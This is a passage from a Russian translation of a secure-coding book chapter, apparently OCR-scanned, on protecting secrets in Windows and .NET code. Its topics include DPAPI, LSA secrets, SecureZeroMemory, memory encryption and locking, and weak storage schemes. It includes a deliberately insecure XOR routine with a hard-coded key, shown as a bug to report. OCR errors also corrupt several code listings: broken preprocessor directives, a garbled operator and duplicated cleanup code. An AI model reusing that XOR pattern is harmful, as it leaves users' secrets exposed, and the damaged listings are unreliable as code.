      { (LPGUID)&GUID_DEVCLASS_CDROM,  "CD"},
      { (LPGUID)&GUID_DEVCLASS_DISPLAY,"VDU"},
      {(LPGUID)&GUID_DEVCLASS_NET,   "NET"},
      {(LPGUID)&GUID_DEVCLASS_KEYBOARD, "KBD"},
      {(LPGUID)&GUID_DEVCLASS_MOUSE,   "MOU"},
      {(LPGUID)&GUID_DEVCLASS_USB,   "USB"},
      {(LPGUID)&GUID_DEVCLASS_PROCESSOR,"CPU"}
   };

   const DWORD cData = 4096;
   TCHAR *pData = new TCHAR[cData];
   if (!pData)
      return ERROR_NOT_ENOUGH_MEMORY;

   DWORD dwErr = 0;

   for (int i=0; i < sizeof(device)/sizeof(device[0]); i++) {

      ZeroMemory(pData,cData);

      if (GetPnPStuff(device[i].guid,pData,cData) == 0) {
ttifdef  _DEBUG
         printf("%s: %s\n",device[i].szDevice, pData);
#endif
         if (!CryptHashData(hHash,
            (LPBYTE)pData, lstrlen(pData), 0)) {
               dwErr = GetLastError();
```

```
                break;
            }
        } else {
            dwErr = GetLastError();
        }
    }

    delete [] pData;

    return dwErr;
}

int _tmain(int argc, _TCHAR* argv[]) {
    HCRYPTPROV hProv = NULL;
    HCRYPTHASH hHash = NULL;

    if (CryptAcquireContext
        (&hProv,NULL,NULL,PROV_RSA_FULL,CRYPT_VERIFYCONTEXT)) {
            if (CryptCreateHash(hProv, CALG_SHA1, 0, 0, &hHash)) {
                if (CreateHashFromPnPStuff(hHash) == 0) {

                    // Вычисляем хеш.
                    BYTE hash[20];
                    DWORD cbHash = 20;

                    if (CryptGetHashParam
                        (hHash,HP_HASHVAL,hash,&cbHash,0)) {
                            for (DWORD i=0; i < cbHash; i++) {
                                printf("%02X",hash[i]);
                            }
                        }
                }
            }
        }

        if (hHash)
            CryptDestroyHash(hHash);

        if (hProv)
            CryptReleaseContext(hProv, 0);

}

        if (hHash)
        CryptDestroyHash(hHash);

    if (hProv)
        CryptReleaseContext(hProv, 0);

}
```

Не следует применять подобный метод для создания долгосрочных ключей шифрования. При смене оборудования поменяется и ключ, поэтому используй ге только те устройства, которые меняться не будут. И не забудьте протестировать ноутбук в стыковочной станции и вне ее!

Важно понимать, что ни один из описанных способов не является абсолютно безопасным, однако обеспечивает достаточный для конкретных данных уровень безопасности. Не побоюсь повториться: полученный подобным образом ключ *скорее всего* окажется достаточно безопасным,

Примечание Не забудьте уведомить пользователя в тексте справочной системы или в документации, что безопасность секретов в приложении не идеальна, но разработчики сделали максимум возможного в данной конкретной ситуации.

Слабость единого универсального решения

Без сомнения вы в курсе, что различные версии Windows поддерживают различные технологии защиты данных. Последние версии ОС справляются с этой функцией лучше за счет использования списков ACL, криптографических служб и возможностей высокоуровневой защиты данных. Но что делать, если приложение должно работать под управлением Windows NT 4 и последующих ОС, обеспечивая максимально возможную защиту на новых операционных системах? Вы вправе использовать все средства, доступные в Windows NT 4, но в Windows 2000 те же API-функции гарантируют более высокий уровень безопасности. Лучший способ — активно задействовать преимущества новой ОС, вызывая функции косвенно, за счет динамической привязки в период выполнения, а не на этапе загрузки, а также инкапсулировать эти вызовы в функции-обертки, чтобы изолировать код от операционной системы. В частности, следующий пример работает как в Windows NT, так и в Windows 2000 и последующих ОС, и поэтому логично в Windows 2000 применить DPAPI, а в Windows NT 4 — секреты LSA.

```
// Сигнатура CryptProtectData.
typedef BOOL (WINAPI CALLBACK* CPD)
(DATA_BLOB*, LPCWSTR, DATA_BLOB*,
   PVOID, CRYPTPROTECT_PROMPTSTRUCT*, DWORD, DATA_BLOB*);

// Сигнатура CryptUnprotectData.
typedef BOOL (WINAPI CALLBACK* CUD)
(DATA_BLOB*, LPWSTR, DATA_BLOB*,
   PVOID, CRYPTPROTECT_PROMPTSTRUCT*, DWORD, DATA_BLOB*);

HRESULT EncryptData(LPCTSTR szPlaintext) {
   HRESULT hr = S_OK;
   HMODULE hMod = LoadLibrary(_T("crypt32.dll"));
   if (!hMod)
      return HRESULT_FROM_WIN32(GetLastError());

   CPD cpd = (CPD)GetProcAddress(hMod, _T("CryptProtectData"));
```

```
    if (cpd) {
        // Вызов DPAPI с использованием cpd и аргументов;
        // результат сохраняем в разделе реестра,
        // защищенном списком ACL.
    } else {
        // Вызов API-функции для работы с секретами LSA.
    }

    FreeLibrary(hMod);

    return hr;
}
```

Управление секретами в памяти

Последовательность работы с секретными данными в памяти такова:

- получение секретных данных;
- обработка и использование секретных данных;
- отбрасывание секретных данных;
- очистка памяти.

Время между получением секретных данных и очисткой памяти должно быть минимальным, что позволит избежать сброса секретных данных в страничный файл. Впрочем, угроза воровства секретных данных из страничного файла довольно мала. Однако, если данные конфиденциальны, скажем, долгосрочные ключи подписи или пароли администратора, необходимо позаботиться, чтобы они не «утекли» при выполнении казалось бы безобидных операций. Кроме того, при сбое приложения по причине нарушения правил доступа создаваемый файл аварийного дампа может содержать секретную информацию.

Закончив работу с секретами, перезапишите буфер посторонней информацией (или просто обнулите его) вызовам *memset* или *ZeroMemory*, последнее — это простой макрос на основе *memset:*

```
ffdefine ZeroMemory RtlZeroMemory
#define RtlZeroMemory(Destination,Length)-
    memset((Destination),0,(Length))
```

Есть трюк, позволяющий очистить динамический буфер, если вы забыли или не сохранили в программе размер буфера. (Многие считают, что отказ от наблюдения за динамическим буферным размером — плохой стиль программирования, но сейчас речь не об этом!) Выделяя динамическую память вызовом *malloc*, вы можете применить функцию *_msize* для определения размера блока. В Windows при вызове функций динамического выделения памяти, таких, как *HeapCreate* и *HeapAlloc*, определить размер блока можно позже, вызвав *HeapSize*. Знание размера динамического буфера позволяет безопасно обнулить его.

```
void *p = malloc(N);
...
size_t cb = _msize(p);
memset(p,0,cb);
```

Оптимизирующий компилятор... с подвохом

Современные компиляторы C и C++ поддерживают массу возможностей по оптимизации кода. Они самостоятельно определяют, как лучше использовать машинные регистры, как вывести код с неизменяемыми данными из циклов и т.п. Один из наиболее интересных методов оптимизации — удаление *неработающего кода* (dead code). Анализируя, нужен ли тот или иной отрезок текста программы, компилятор выясняет, вызывается ли код из другого места программы, или используются ли данные, с которыми он работает. Попытайтесь найти брешь в таком коде:

```
void DatabaseConnect(char *szDB) {
   char szPwd[64];
   if (GetPasswordFromUser(szPwd,sizeof(szPwd))) {
      if (ConnectToDatabase(szDB, szPwd)) {
         // Прекрасно, мы успешно подключились к базе данных.
         // Далее следует код работы с базой данных.
      }
   }
   ZeroMemory(szPwd,sizeof(szPwd));
}
```

Ответ: никаких ошибок здесь нет! А дыра — в коде, сгенерированном компилятором. В результирующем ассемблерном коде нет вызова *ZeroMemory*! Его выбросил компилятор, обнаружив, что переменная *szPwd* больше не используется функцией *DatabaseConnect*. Зачем тратить драгоценное процессорное время на очистку памяти, которая больше никогда не понадобится? Ниже приводится с небольшими купюрами ассемблерный код, созданный для данного примера средой Microsoft Visual C++ .NET. Параллельно показаны исходный текст на C и команды процессора Intel x86. Строки исходного текста C выделяются точкой с запятой (;) и номером строки (начиная с 30).

```
; 30   : void DatabaseConnect(char *szDB) {

       sub    esp, 68; 00000044H
       mov    eax, DWORD PTR____security_cookie
       xor    eax, DWORD PTR __$ReturnAddr$[esp+64]

; 31   :   char szPwd[64];
; 32   :   if (GetPasswordFromUser(szPwd,sizeof(szPwd))) {

       push   64; 00000040H
       mov    DWORD PTR __$ArrayPad$[esp+72], eax
       lea    eax, DWORD PTR _szPwd$[esp+72]
       push   eax
       call   GetPasswordFromUser
       add    esp, 8
       test   al, al
       Je     SHORT $L1344

; 33   :   if (ConnectToDatabase(szDB, szPwd)) {
```

```
        mov     edx, DWORD PTR _szDB$[esp+64]
        lea     ecx, DWORD PTR _szPwd$[esp+68]
        push    ecx
        push    edx
        call    ConnectToDatabase
        add     esp, 6
    $L1344:

; 34  :            // Прекрасно, мы успешно подключились к базе данных.
; 35  :            // Далее следует код работы с базой данных.
; 36  :        }
; 37  :    }
; 38  :
; 39  :    ZeroMemory(szPwd,sizeof(szPwd));
; 40  : }

        mov     ecx, DWORD PTR __$ArrayPad$[esp+68]
        xor     ecx, DWORD PTR __$ReturnAddr$[esp+64]
        add     esp, 68; 00000044H
        jmp     @__security_check_cookie@4
DatabaseConnect ENDP
```

Код ассемблера после строки 30 компилятор добавил из-за наличия параметра */GS*, поддерживающего так называемые *стековые cookie-файлы* (stack-based cookie). (Подробнее этот параметр обсуждается в главе 5.) Код в строках 34—40 проверяет, остается ли действительным после строки 30 ранее созданный cookie-файл. Но куда подевался код обнуления буфера? В обычных условиях здесь размещается вызов *_memset*. (Как вы помните, *ZeroMemory* — это макрос, вызывающий *memset*.)

Базовые сведения о компиляторной оптимизации

Оптимизация в компиляторе принимает много форм, но наиболее очевидная — удаление ненужного кода. Например, удаление никогда не исполняемого блока кода в операторе условного перехода *if* из-за того, что логическое выражение в операторе всегда ложно. Точно так же оптимизатор удаляет код, манипулирующий локальными переменными без заметного видимого эффекта. Например, если последней операцией с локальной переменной является запись в нее, то такой оператор бессмысленный (ведь при выходе из блока переменная выходит их области видимости) и его можно безболезненно удалить. Чтобы убрать подобные строки, компилятор создает структуру данных, называемую *диаграммой потоков управления* (control flow graph), которая представляет все пути исполнения программы. «Прокручивая» диаграмму в обратном порядке, оптимизатор легко находит и удаляет операции записи «вдогонку». Это называется *удалением тупиковых записей* (dead store elimination). Оптимизированная программа ведет себя точно так же, как неоптимизированная, — это наглядное проявление *правила «как если бы»* («AS IF» rule), реализованное во многих языках.

Следует заметить, что, если переменная не локальна, компилятору не всегда удается до конца отследить ее «жизнь». Диаграмма потока управления не позволяет определить, будет ли использоваться позже нелокальная переменная, данных для принятия решения не хватает и удаление возможной тупиковой записи не выполняется. Подобную информацию сложно получить, поэтому оптимизация возможна лишь в некоторых случаях. Сейчас в подобной ситуации Visual C++ вообще не выполняет оптимизации, но не исключено, что будет делать это в будущем.

Проблема заключается в том, что компилятор не должен удалять этот вызов, так как всегда требуется очищать память от секретных данных, но, увидев, что *szPwd* в функции больше не используется, он решил по-другому. Подобным образом ведет себя Microsoft Visual C++ версий 6 и 7, а также компилятор GNU C (GCC) версии 3.x. Наверняка это далеко не полный список, и подобным грешат и другие компиляторы. Во время кампании Windows Security Push (см. главу 2) мы создали встраиваемую (inline) версию *ZeroMemory* по имени *SecureZeroMemory*, которую компилятор не удалял. Вот код этой встраиваемой функции (она доступна я заголовочном файле *winbase.h*):

```
flifndef  FORCEINLINE
#if (MSC_VER >= 1200)
#define FORCEINLINE __forceinline
Seise
#define FORCEINLINE „inline
#endif
ttendif

...

FORCEINLINE PVOID SecureZeroMemory(
   void  *ptr, size_t cnt) {
   volatile char *vptr = (volatile char *)ptr;
   while (cnt) {
      *vptr = 0;
      vptr++;
      cnt--;
   }
   return ptr;
}
```

Смело используйте этот код в своем приложении, если у вас нет еще обновленных заголовочных файлов Windows. Но имейте в виду он выполняется сравнительно дольше по сравнению с *ZeroMemory* или *memset* и годится только для небольших блоков особо секретных данных. Если не хотите вызвать на себя гнев ответственных за повышение производительности приложения, не применяйте его как стандартную функцию очистки памяти!

Есть и другие методы предотвращения удаления вызовов *memset* оптимизатором. Например, добавить после функции очистки строку чтения важных данных в память, но снова будьте осторожны с оптимизатором. Обмануть его можно,

приводя указатель к типу *volatile*, — такие указатели доступны из вне области видимости приложения и не оптимизируются компилятором. Чтобы «укротить» оптимизатор, достаточно после вызова *ZeroMemory* добавить следующую строку:

```
*(volatile char*)szPwd = *(volatile char *)szPwd;
```

Недостаток описанных двух методов в том, что в них предполагается отсутствие оптимизации компиляторами C/C++ указателей, отмеченных спецификатором *volatile*, но подобное предположение верно только *сегодня*. Разработчики оптимизатора постоянно работают над тем, чтобы удалить из кода лишний «жир» и добиться максимальной производительности, и кто знает — может, года через три они научатся безопасно оптимизировать *volatile*-указатели.

Другой способ решить проблему, не прибегая к трюкам с компилятором, — отключить оптимизацию кода очистки данных. Для этого функцию надо обернуть инструкциями *#pragma*:

```
#pragma optimize("",off)
// Здесь располагаются функции очистки памяти.
#pragma optimize("",on)
```

Это выключит оптимизацию целой функции. Параметры глобальной оптимизации *-Og* (под которым здесь подразумеваются флаги периода компиляции *-Ox*, *-O1* и -O2) в Visual C++ применяются для удаления тупиковой записи. Но не забывайте о преимуществах глобальной оптимизации и постарайтесь сократить до минимума неоптимизируемый объем кода, выделенный инструкциями *#pragma*.

Шифрование секретных данных в памяти

Если программе приходится подолгу работать с долгосрочными секретными данными, размещенными в памяти, рекомендуется их шифровать на время, пока они не используются. Так предотвращают просмотр данных из-за их выгрузки в страничный файл. Для выполнения этой задачи годится любой из приведенных ранее примеров применения CryptoAPI. Одновременно следует грамотно решить вопрос управления ключами.

В Windows .NET Server 2003 появились две новых API-функции, *CryptProtectMemory* и *CryptUnprotectMemory*, они выдержаны в идеологии DPAPI, но защищают данные в оперативной памяти. Основной ключ шифрования данных обновляется при каждой загрузке компьютера, материал для ключей определяется флажками, передаваемыми в функции. Когда применяются эти функции, приложению незачем «видеть» ключ шифрования. Вот пример.

```
ffinclude <wincrypt.h>

#define SECRET_LEN 15 // содержит null.

HRESULT hr = S_OK;
LPWSTR pSensitiveText = NULL;
DWORD cbSensitiveText = 0;
DWORD cbPlainText = SECRET_LEN * sizeof(WCHAR);
DWORD dwMod = 0;
```

```
// Объем шифруемой памяти должен быть
// кратным CYPTPROTECTMEMORY_BLOCK_SIZE.
if (dwMod = cbPlainText X CRYPTPROTECTMEMORY_BLOCK_SIZE)
    cbSensitiveText = cbPlainText + (CRYPTPROTECTMEMORY_BLOCK_SIZE - dwMod);
else
    cbSensitiveText = cbPlainText;

pSensitiveText = (LPWSTR)LocalAlloc(LPTR, cbSensitiveText);
if (NULL == pSensitiveText)
        return E_OUTOFMEMORY;

// Строка секретной информации размещается 8 pSensitiveText,
// а затем шифруется на месте,
if (!CryptProtectMemory(pSensitiveText,
        cbSensitiveText,
        CRYPTPROTECTMEMORY_SAME_PROCESS)) {
     // При сбое очистить память,
    SecureZeroMemory(pSensitiveText, cbSensitiveText);
    LocalFree(pSensitiveText);
    pSensitiveText = NULL;
    return GetLastError();
}

// Вызов CryptUnprotectMemory для расшифровки и использования памяти.
...
// Очистка.
SecureZeroMemory(pSensitiveText, cbSensitiveText);
LocalFree(pSensitiveText);
pSensitiveText = NULL;

return hr;
```

Намного подробнее об этих новых функциях рассказано в комплекте ресурсов Platform SDK.

Блокировка памяти для предотвращения выгрузки секретной информации на диск

Предотвратить выгрузку секретной информации в страничный файл можно, заблокировав данные в памяти. Однако делать этого настоятельно не рекомендуется, так как блокировка не дает ОС эффективно управлять памятью. Блокировать память (вызовом таких функций, как *AllocateUserPhysicalPages* и *VirtualLock*) следует очень осмотрительно и применительно только к очень секретным данным. Знайте, что блокировка памяти не полностью предотвращает считывание памяти, в том числе выгрузку ее содержимого при переходе в *спящий режим* (hibernate mode) или в файл дампа при сбое, кроме того, ничто не запретит взломщику подключить к процессу отладчик и считать данные прямо из адресного пространства программы.

Подробнее о *VirtualLock*

Вызов API-функции *VirtualLock в* Windows NT 4 и последующих ОС семейства позволяет приложению блокировать отдельные виртуальные адреса в своем рабочем наборе. По возвращении из функции адреса никогда **не** выгружаются в страничный файл. Побочный эффект блокирования — предотвращение выгрузки всего процесса (даже того, потоки которого, выполняясь в пользовательском режиме, находятся в состоянии ожидания), потому что процесс разрешается полностью выгрузить только после освобождения всех без исключения страниц его рабочего набора,

Правда, есть ряд условий.

Запрещение выгрузки кода в страничный файл программисты обычно применяют для повышения скорости работы программы. Однако следует тщательно оттестировать производительность до и после внесения блокировки, потому что эта операция влияет на работу всей физической памяти машины. Иногда нельзя выполнить другие нуждающиеся в памяти операции, может быть, даже это же приложение! Вообще говоря, страницы, к которым часто обращаются, редко выгружаются, так как ОС в первую очередь освобождает физическую память от неактивных страниц. Активные страницы выгружаются только при явном дефиците ресурсов, когда у ОС нет другого выхода.

Другая причина вызова этой функции — предотвращение выгрузки на диск страниц с секретными данными, Процедура отличается от создания резидентной памяти (то есть страница может выгружаться на диск, оставаясь резидентной). Есть ряд особенностей, усложняющих процесс:

- приложение должно блокировать виртуальные адреса до размещения секретных данных, потому что ОС выгрузит данные на диск до блокировки адресов;
- если блокируемые процессом виртуальные адресации входят в совместно используемый раздел памяти и второй процесс изменяет страницы, не блокируя их, то они могут выгружаться несмотря на то, что первый процесс корректно заблокировал страницы. Суть проста: если вы не хотите, чтобы страницы процесса попадали на диск, все процессы, имеющие доступ к ним, должны их блокировать.

Защита секретных данных в управляемом коде

Пока в *общеязыковой среде* (common language runtime, CLR) .NET и каркасе .NET Framework нет специальной службы для безопасного размещения секретной информации, а хранение пароля открытым текстом в XML-файле вряд ли назовешь безопасным! Отчасти причина отсутствия подобной функции — в принятой в .NET идеологии XCOPY, согласно которой любое приложение должно развертываться простым копированием. Никакой регистрации DLL-библиотек и элементов управления, никаких конфигурационных параметров в реестре — для нормальной работы приложения достаточно скопировать его файлы! Ясно, что это несовместимо с надежным сохранением секретов, когда необходимы специальные инстру-

ментальные средства, поддерживающие шифрование и управление ключами, Однако ничто не мешает вам развертывать прикладную программу после конфигурирования секретных данных специальными инструментами. Или приложение может работать с секретами, но не хранить их. Другими словами, развертывание по методу XCOPY — вполне жизнеспособный вариант, но позаботьтесь, чтобы приложение не хранило секреты, а только использовало их.

Увидев код «шифрования», похожий на приведенный ниже, немедленно регистрируйте ошибку и добивайтесь ее устранения.

```
public static char[] EncryptAndDecrypt(string data) {
        // Ш-ш-ш!! Только никому не говорите,
        string key = "yeKterceS";
        char[] text = data.ToCharArray();
        for (int i = 0; i < text.Length; i++)
            text[i] "= key[i % key.Length];

        return text;
}
```

Пока единственный способ защитить секретные данные из управляемого кода - вызвать неуправляемый код, то есть функции LSA или DPAPI.

В следующем примере демонстрируется, как на C# создать класс интерфейса с DPAPI. Обратите внимание на дополнительный файл *NativeMethods.cs,* прилагаемый к данному и содержащий определения, структуры данных и константы вызова платформы (PInvoke), необходимые для обращения к DPAPI. Текст файла вы найдете в папке *Secureco2\Chapter09\DataProtection.* Пространство имен *SystemRuntimeInteropServices* предоставляет набор классов для доступа к COM-объектам и API-функциям из программ .NET.

```
// DataProtection.cs
namespace Microsoft.Samples.DPAPI {

    using System;
    using System.Runtime.InteropServices;
    using System.Text;

    public class DataProtection {
        // Защищаем строку и возвращаем данные,
        // закодированные по методу Base-64.
        public static string ProtectData(string data,
                             string name,
                             int flags) {
            byte[] dataIn = Encoding.Unicode.GetBytes(data);
            byte[] dataOut = ProtectData(dataIn, name, flags);

            return (null != dataOut)
                ? Convert.ToBase64String(dataOut)
                : null;
        }

        // Снимаем защиту с закодированных по методу Base-64 данных
```

```
// и возвращаем строку,
public static string UnprotectData(string data) {
    byte[] dataIn = Convert.FromBase64String(data);
    byte[] dataOut = UnprotectData(dataIn,
        NativeMethods.UIForbidden |
        NativeMethods.VerifyProtection);

    return (null != dataOut)
        ? Encoding.Unicode.GetString(dataOut)
        : null;
}

//////////////////////////
// Внутренние функции //
//////////////////////////

internal static byte[] ProtectData(byte[] data,
            string name,
            int dwFlags) {
    byte[] cipherText = null;

    // Копируем данные в неуправляемую память.
    NativeMethods.DATA_BLOB din =
        new NativeMethods.DATA_BLOB();
    din.cbData = data.Length;
    din.pbData = Marshal.AllocHGlobal(din.cbData);
    Marshal.Copy(data, 0, din.pbData, din.cbData);

    NativeMethods.DATA_BLOB dout =
        new NativeMethods.DATA_BLOB();

    NativeMethods.CRYPTPROTECT_PROMPTSTRUCT ps =
        new NativeMethods.CRYPTPROTECT_PROMPTSTRUCT();

    // Заполняем структуру DPAPI.
    InitPromptstruct(ref ps);

    try {
        bool ret =
            NativeMethods.CryptProtectData(
                ref din,
                name,
                NativeMethods.NullPtr,
                NativeMethods.NullPtr,
                ref ps,
                dwFlags, ref dout);

        if (ret) {
            cipherText = new byte[dout.cbData];
            Marshal.Copy(dout.pbData,
                    cipherText, 0, dout.cbData);
```

```
            NativeMethods.LocalFree(dout.pbData);
        } else {
            #if (DEBUG)
            Console.WriteLine("Ошибка шифрования: " +
                Marshal.GetLastWin32Error().ToString());
            #endif
        }
    }
    finally {
        if ( din.pbData != IntPtr.Zero )
            Marshal.FreeHGlobal(din.pbData);
    }

    return cipherText;
}

internal static byte[] UnprotectData(byte[] data,
                                     int dwFlags) {
    byte[] clearText = null;

    // Копируем данные в неуправляемую память
    NativeMethods.DATA_BLOB din =
        new NativeMethods.DATA_BLOB();
    din.cbData = data.Length;
    din.pbData = Marshal.AllocHGlobal(din.cbData);
    Marshal.Copy(data, 0, din.pbData, din.cbData);

    NativeMethods.CRYPTPROTECT_PROMPTSTRUCT ps =
        new NativeMethods.CRYPTPROTECT_PROMPTSTRUCT();

    InitPromptstruct(ref ps);

    NativeMethods.DATA_BLOB dout =
        new NativeMethods.DATA_BLOB();

    try {
        bool ret =
            NativeMethods.CryptUnprotectData(
                ref din,
                null,
                NativeMethods.NullPtr,
                NativeMethods.NullPtr,
                ref ps,
                dwFlags,
                ref dout);

        if (ret) {
            clearText = new byte[ dout.cbData ] ;
            Marshal.Copy(dout.pbData,
                    clearText, 0, dout.cbData);
            NativeMethods.LocalFree(dout.pbData);
```

```
            } else {
                tif    (DEBUG)
                Console.WriteLine("Ошибка шифрования: " +
                    Marshal.GetLastWin32Error().ToString());
                ffendif
            }
        }

        finally {
            if ( din.pbData != IntPtr.Zero )
                Marshal.FreeHGlobal(din.pbData);
        }

        return clearText;
    }

    static internal void InitPromptstruct(
        ref NativeMethods.CRYPTPROTECT_PROMPTSTRUCT ps) {
        ps.cbSize = Marshal.SizeOf(
            typeof(NativeMethods.CRYPTPROTECT_PROMPTSTRUCT));
        ps.dwPromptFlags = 0;
        ps.hwndApp = NativeMethods.NullPtr;
        ps.szPrompt = null;
    }
  }
}
```

Следующий код драйвера на C# показывает, как использовать класс *DataProtection*:

```
using Microsoft.Samples.DPAPI;
using System;
using System.Text;

class TestStub {
    public static void Main(string[] args) {
        string data = "Гендальф, берегись Барлога в Мории.";
        string name="MySecret";
        Console.WriteLine("Шифруемая строка:  " + data);
        string s = DataProtection.ProtectData(data,
            name,
            NativeMethods.UIForbidden);
        if (null == s) {
            Console.WriteLine("Зашифровать не удалось");
            return;
        }
        Console.WriteLine("Зашифрованные данные:  " + s);
        s = DataProtection.UnprotectData(s);
        Console.WriteLine("Исходный текст:  " + s);
    }
}
```

Вы можете также использовать строки конструирования объектов COM+; они позволяют определить строки инициализации, сохраняемые в метаданных COM+. Таким образом устраняется потребность жестко прошивать в коде класса конфигурационную информацию. Для работы со строками конструирования предназначено пространство имен *SystemEnterpriseServices*. Этот вариант стоит применять только для защиты данных в серверных приложениях. Следующий пример иллюстрирует создание компонента COM+ на C# для управления строками конструктора. Задача у него одна — он служит средством передачи строки конструктора. Имейте в виду: вам придется создать собственную пару «закрытый + открытый ключи» утилитой SN.exe, а также заменить ссылку на файл с ключами *c:\keys\DemoSrv.snk*, указав свои данные. За подробным описанием *сборок со строгими именами* (strong named assemblies) отсылаю вас к главе 18.

```
using System;
using System.Reflection;
using System.Security.Principal;
using System.EnterpriseServices;

[assembly: ApplicationName("ConstructDemo")]
[assembly: ApplicationActivation(ActivationOption.Library)]
[assembly: ApplicationAccessControl]
[assembly: AssemblyKeyFile(@"c:\keys\DemoSrv.snk")]

namespace DemoSrv {
    [ComponentAccessControl]
        [SecurityRole("DemoRole", SetEveryoneAccess = true)]

        // Включаем поддержку строк конструирования объектов.
        [ConstructionEnabled(Default="Set new data.")]
        public class DemoComp : ServicedComponent {
                private string _construct;

                override protected void Construct(string s) {
                        _construct = s;
                }

                public string GetConstructString() {
                        return _construct;
                }
        }
}
```

А в этом примере кода Microsoft ASP.NET показано, как обращаться к данным в строке конструктора:

```
Function SomeFunc() As String
    ' Создаем новый объект класса ServicedComponent
    ' и вызываем наш метод, предоставляющий строку конструктора.
        Dim obj As DemoComp = New DemoComp

        SomeFunc = obj.GetConstructString()

End Sub
```

Администрирование строки конструктора выполняется в оснастке Component Services (Службы компонентов) (рис. 9-2). Подробнее о пространстве имен *System.EnterpriseServices* рассказывается на Web-странице *http://msdn.microsoft.com/msdnmag/issues/0 1/1 0/complus/complus.asp.*




Рис. 9-2. *Настройка новой строки конструктора для компонента COM+*

Управление секретами в памяти в управляемом коде

Управление секретными данными в управляемом коде ничем не отличается от этой же процедуры в обычной неуправляемой программе: получить, использовать и уничтожить конфиденциальную информацию. Однако одна оговорка все же есть: строки в .NET не изменяются. Размещенные в строке секретные данные нельзя перезаписать. Поэтому исключительно важно сохранять секретные сведения в массивах байт, а не в строках. Следующий простой класс C#, *ErasableData*, можно применять вместо строк для сохранения паролей и ключей. Прилагается также программа с этим классом, принимающая командную строку с параметром-строкой и шифрующая ее полученным от пользователя ключом. По завершении шифрования ключ удаляется из памяти.

```
class ErasableData ; IDisposable {
   private byte[] _rbSecret;
   private GCHandle _ph;

   public ErasableData(int size) {
      _rbSecret = new byte [size];
   }

   public void Dispose() {
      Array.Clear(_rbSecret, 0, _rbSecret.Length);
      _ph. Free{);
   }

   // Аксессоры.
   public byte[] Data {
```

```
        set {
            // Выделяем для данных фиксированный большой двоичный объект,
            _ph = GCHandle.Alloc(_rbSecret, GCHandleType.Pinned);
            // Копируем секретные данные в массив.
            byte[] Data = value;
            Array.Copy (Data, _rbSecret, Data.Length);
        }

        get {
            return _rbSecret;
        }
    }
}

class DriverClass {
    static void Main(string[] args) {
        if (args.Length == 0) {
            // ошибка!
            return;
        }

        // Получаем байты аргумента.
        byte [] plaintext =
            new UTF8Encoding().GetBytes(args[0]);

        // Шифруем данные в памяти.
        using (ErasableData key = new ErasableData(16)) {
            key.Data = GetSecretFromUser();
            Rijndael aes = Rijndael.Create();
            aes.Key = key.Data;

            MemoryStream cipherTextStream = new MemoryStream();
            Cryptostream cryptoStream = new CryptoStream(
                CipherTextStream,
                aes.CreateEncryptor(),
                CryptoStreamMode.Write);
            cryptoStream.Write(plaintext, 0, plaintext.Length);
            cryptoStream.FlushFinalBlock();
            cryptoStream.Close();

            // Получаем зашифрованный текст и вектор инициализации (IV),
            byte [] ciphertext = cipherTextStream.ToArray();
            byte [] IV = aes.IV;

            // Уничтожаем данные, поддерживаемые классом шифрования.
            aes.Clear();
            cryptoStream.Clear();
        }
    }
}
```

Заметьте: для автоматического удаления ставшего ненужным объекта применяется интерфейс *IDisposable*. Оператор *using* в C# получает один или несколько ресурсов, выполняет операторы, а затем освобождает ресурсы методом *Dispose*. Обратите также внимание на явный вызов *aes.Clear* и *cryptoStream.Clear*. Метод *Clear* очищает все секретные данные классов потоков и шифрования,

В папке с примерами вы найдете более полный класс *Password*, написанный на C#.

Поднимаем планку безопасности

В этом разделе я расскажу о нескольких способах сохранения секретных данных и усилиях, которые придется затратить взломщику для просмотра (опасность раскрытия информации) или изменения (опасность подмены информации) данных. Во всех примерах секретные данные хранятся в файле Secret.txt. Я покажу, как в каждом случае укрепить защиту и усложнить задачу хакеру.

Хранение данных в файле на FAT-томе

Когда файл размещен на незащищенном диске (например, в конфигурационном XML-файле) взломщику достаточно прочитать файл — стандартными средствами файловой системы или через Web-сервер. Защиты в этом случае нет практически никакой: чтобы прочитать файл, хакеру достаточно получить локальный или удаленный доступ к компьютеру.

Применение встроенного ключа и операции XOR

Ситуация почти идентична предыдущей за тем исключением, что встроенный в приложение ключ налагается на данные по методу XOR. Прочитав файл, атакующий в считанные минуты взломает подобный шифр, особенно если известно, что файл содержит текст. Часто дело осложняется тем, что взломщику известна часть файла, например заголовок файла Microsoft Word или GIF-файла. Чтобы получить ключ или достаточный объем информации для вычисления ключа, достаточно применить XOR к известному и закодированному тексту.

Применение встроенного ключа и алгоритма 3DES

То же, что и в предыдущем случае, но шифрование встроенным ключом выполняется по алгоритму 3DES (Triple-DES). И здесь взлом не представляет особой сложности: хакеру достаточно понаблюдать за приложением и определить момент, когда оно обратится за ключом,

Использование 3DES для шифрования данных и хранение пароля в реестре

Напоминает предыдущий сценарий, но ключ шифрования размещается в реестре, а не «зашивается» в код программы. Если атакующий в состоянии читать реестр, то получить ключ и расшифровать данные ему будет несложно. Следует заметить, что, если файл зашифрован слабым паролем, велика вероятность, что. прочитав его, взломщик без труда угадает пароль.

Использование 3DES для шифрования данных и хранение пароля в защищенном разделе реестра

Ситуация идентична предыдущей с той разницей, что атакующему придется приложить дополнительные усилия, чтобы считать ключ из реестра. Потребуется взлом «в лоб», на что обычно требуется много времени. Однако, взломав реестр, хакер без проблем расшифрует файл.

Использование 3DES для шифрования данных, хранение пароля в надежном разделе реестра, а также защита самого файла и раздела реестра списками ACL

Если списки ACL надежны (например разрешающие чтение и запись только администраторам), без административных полномочий взломщику не удастся прочитать ни ключ, ни файл. Однако при наличии бреши, позволяющей атакующему получить администраторские привилегии, ничто не помешает ему прочитать данные. Некоторые из вас скажут, что в такой ситуации только и остается, что опустить руки, ведь администратор (читай — взломщик) — полный хозяин локальной системы. Это правда, но побороться еще можно! Как же защититься от нечистоплотного «администратора»? Читайте дальше.

Шифрование данных по алгоритму 3DES, хранение пароля в надежном разделе реестра, требование ввести пароль, а также защита списками ACL файла и раздела реестра

